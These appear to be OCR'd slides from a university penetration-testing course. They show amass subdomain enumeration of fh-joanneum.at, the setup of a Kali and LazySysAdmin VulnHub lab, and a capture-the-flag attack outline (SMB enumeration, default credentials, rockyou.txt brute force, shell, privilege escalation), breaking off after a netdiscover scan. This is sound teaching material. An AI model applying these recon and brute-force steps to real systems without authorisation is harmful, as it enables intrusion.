
```
C:\Users\flo\.docker>docker run -v OUTPUT_DIR_PATH:/.config/amass/ caffix/amass enum -d fh-joanneum.at
fh-joanneum.at (FQDN) --> mx_record --> fhjoanneum-at0e.mail.protection.outlook.com (FQDN)
fh-joanneum.at (FQDN) --> ns_record --> ns5.univie.ac.at (FQDN)
fh-joanneum.at (FQDN) --> ns_record --> ns10.univie.ac.at (FQDN)
fh-joanneum.at (FQDN) --> ns_record --> dallas.fh-joanneum.at (FQDN)
fh-joanneum.at (FQDN) --> ns_record --> denver.fh-joanneum.at (FQDN)
ns10.univie.ac.at (FQDN) --> a_record --> 192.76.243.2 (IPAddress)
ns10.univie.ac.at (FQDN) --> aaaa_record --> 2001:67c:133c::2 (IPAddress)
bb-clean.fh-joanneum.at (FQDN) --> cname_record --> houston.fh-joanneum.at (FQDN)
forms.fh-joanneum.at (FQDN) --> cname_record --> pzitwebfhj01.fh-joanneum.at (FQDN)
moodle-22-23.fh-joanneum.at (FQDN) --> cname_record --> pzmlelear22.fh-joanneum.at (FQDN)
moodle.fh-joanneum.at (FQDN) --> cname_record --> wels.fh-joanneum.at (FQDN)
ind.fh-joanneum.at (FQDN) --> cname_record --> cividale.fh-joanneum.at (FQDN)
git-iit.fh-joanneum.at (FQDN) --> cname_record --> pitmgit02.fh-joanneum.at (FQDN)
prs.fh-joanneum.at (FQDN) --> cname_record --> zug.fh-joanneum.at (FQDN)
spl.fh-joanneum.at (FQDN) --> cname_record --> pzitwebfhj01.fh-joanneum.at (FQDN)
desktop.fh-joanneum.at (FQDN) --> cname_record --> pzitwebfhj01.fh-joanneum.at (FQDN)
wll.fh-joanneum.at (FQDN) --> cname_record --> wels.fh-joanneum.at (FQDN)
```

dnsdumpster

- https://dnsdumpster.com/
- DNS recon




OSINT as a Service



https://www.os-surveillance.io/#choose-plan

Hands-On 1

KALI & LazySysAdmin - Setup




LAB Setup


- Self hosted:
  - Install Virtualbox
    - https://www.virtualbox.org/
  - Get the KALI & lazySysAdmin Image from
    - https://www.kali.org
    - https://www.vulnhub.com/entry/lazysysadmin-1,205/
  - Import VM to Virtual Box
  - Configure Network adapter


- FHJ Lab Machines:
  - Start Virtual Box
  - Start Kali VM
  - Start lazySysAdmin VM

Import Appliance




Import Appliance(2)






Virtual Box Network configuration

- Host-Only Adapter



DHCP configuration



Hands-On LazySysAdmin

LazySysAdmin

- Identify starting points (Ports/Services)
- Enumerate each path (Service/Software version)
- Use correct tools
  - Port 80: Browser
  - Port 139 & 445: smbclient
- Try default/blank credentials
- Try found users
- Brute force commonly used passwords rockyou.txt
- Find the flag stored in proof.txt

Basic Attack Path

- Try to gain access to the system (shell)
- Privilege Escalation => become root


- Get the flag

LazySysAdmin

Walkthrough

Reconnaissance

```
$ sudo netdiscover
$ sudo netdiscover -r address/24
```



DHCP

Windows Host-Only Adapter

LazySysAdmin

```
Currently scanning: 192.168.113.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname

192.168.56.100  08:00:27:94:0a:62      1      60  PCS Systemtechnik GmbH
192.168.56.103  0a:00:27:00:00:21      1      60  Unknown vendor
192.168.56.108  08:00:27:b2:df:94      1      60  PCS Systemtechnik GmbH
```

Enumeration

Service/version info

